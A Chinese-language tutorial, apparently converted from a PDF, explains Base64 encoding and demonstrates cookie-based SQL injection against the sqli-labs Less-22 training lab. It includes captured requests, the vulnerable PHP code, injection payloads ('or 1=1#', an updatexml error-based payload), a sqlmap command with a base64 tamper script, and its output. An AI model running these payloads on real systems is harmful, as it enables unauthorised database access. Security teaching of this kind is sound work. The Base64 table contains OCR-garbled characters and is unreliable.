# cookie base64 编码注入及流量分析

#### 一、Basement64 编码介绍

Base64编码是从二进制到字符的过程,可用于在HTTP环境下传递较长的标识信息。Base64是网络上最常见的用于传输8Bit字节码的编码方式之一,Base64就是一种基于64个可打印字符来表示二进制数据的方法。

Base64编码表							
码值	字符	码值	字符	码值	字符	码值	字符
0	Α	16	Q	32	g	48	W
1	В	17	R	33	h	49	X
2	C	18	S	34	i	50	У
3	D	19	T	35	j	51	Z
4	E	20	U	36	k	52	0
5	F	21	V	37	i	53	1
6	G	22	W	38	m	54	2
7	Н	23	X	39	n	55	3
8	1	24	Υ	40	0	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	С	44	S	60	8
13	N	29	d	45	t	61	9
14	O	30	е	46	u	62	+
15	Р	31	f	47	V	63	/

将原始内容转换为二进制,从左到右依次取6位,然后在最高位补两位0, 形成新的内容。

Base64 编码的思想是: 采用 64 个基本的 ASCII 码字符对数据进行重新编码。

- 将需要编码的数据拆分成字节数组,以3个字节为一组,按顺序排列24位数据,再把这24位数据分成4组,即每组6位;
- 再在每组的的最高位前补两个 0 凑足一个字节,这样就把一个 3 字节为一组的数据重新编码成了 4 个字节;
- 当所要编码的数据的字节数不是3的整倍数,也就是说在分组时最后一组不够3个字节,这时在最后一组填充1到2个0字节,并在最后编码完成后在结尾添加1到2个=号

具体编码过程如下,对 ABC 进行 Base64 编码过程

- 首先取 ABC 对应的 ASCII 码值

A: 65, B: 66, C: 67

- 再取二进制值

A: 01000001, B: 01000010, C: 01000011

- 然后把这三个字节的二进制码接起来

010000010100001001000011

- 再以 6 位为单位分成 4 个数据块并在最高位填充两个 0 后形成 4 个字节的编码后的值

00010000, 00010100, 00001001, 00000011

- 再把这 4 个字节数据转化成 10 进制数

16, 20, 19, 3

- 最后根据 Base64 给出的 64 个基本字符表,查出对应的 ASCII 码字符 Q、U、J、D

这里的值实际就是数据在字符表中的索引。

解码过程就是把 4 个字节再还原成 3 个字节再根据不同的数据形式把字节数组重新整理成数据。

来看看 Basement4 编码

Less\_22 抓取 Less\_22 带有 cookie 的包,得到结果如下

```
Pretty Raw In Actions 

1 GET /Less-22/index.php HTTP/1.1

2 Host: 192.168.137.218:8088

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101Firefox/88.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.137.218:8088/Less-22/index.php

connection: close
6 Cookie: uname=YWRtaW4%3D

Upgrade-Insecure-Requests: 1
```

用 decoder 解码工具,给 admin 在用 base64 编码,则得到结果和上面一样



#### 二、CookieB64 注入代码分析

base64\_decode(str): PHP 语言中用于解密 Base64 解密字符串的函数。 Sqli Less-22

```
$cookee = base64_decode($cookee); 解密了cookee
$cookee1 = '"'. $cookee. '"'; 并没有过滤,直接使用
echo "<br/>'sql="SELECT * FROM users WHERE username=$cookee1 LIMIT 0,1";
$result=mysql_query($sql);
if (!$result)
```


#### 三、Cookie Base64 注入演示

判断存在 cookie base64 注入漏洞

用 admin\生成 Base64 为编码,带入到请求



#### 发送编码, 然后找到注入漏洞



使用 Base64 加密的注入语句,插入到 Cookie 对应的位置完成 SQL 注入漏洞的探测。1iBvciAxPTEglw==

明文" or 1=1#

利用 payload 如下:

" and updatexml(1, concat(0x7e, version(), 0x7e), 1) #

## 四、sqlmap 完成 cookie base64 注入

生成这个文件 sqli\_Less\_22. txt 在 txt 文件中将 http 头部的 cookie 位置加入\* 然后用 sqlmap 去测试

```
GET /Less-22/index.php HTTP/1.1
Host: 192.168.137.218:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.137.218:8088/Less-22/index.php
Connection: close
Cookie: uname=**
Upgrade-Insecure-Requests: 1
```

测试结果

```
web apptication technology. Apache 2.4.7, PAP 5.3.9
back-end DBMS: MySQL ≥ 5.5
[17:51:38] [INFO] fetching database names
do you want to URL encode cookie values (implementation specific)? [Y/n] Y
[17:51:38] [WARNING] reflective value(s) found and filtering out
[17:51:38] [INFO] resumed: 'information_schema'
[17:51:38] [INFO] resumed: 'mysql'
[17:51:38] [INFO] resumed: 'performance_schema'
[17:51:38] [INFO] resumed: 'performance_schema'
[17:51:38] [INFO] resumed: 'security'
available_databases [5]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] security

[*] security

[*] ending @ 17:51:38 /2021-05-12/

— (**root@kali*)-[~]

**sqlmap -r sqli_Less_22.txt --level 3 --batch --tamper base64encode.py --dbs

[*] **sqlmap -r sqli_Less_22.txt --level 3 --batch --tamper base64encode.py --dbs
```

### 五、流量分析

编码 cookie 注入流量,须解码后查看研判 Sqlmap 流量一样,仍是大量请求,每一个请求解码收查看研判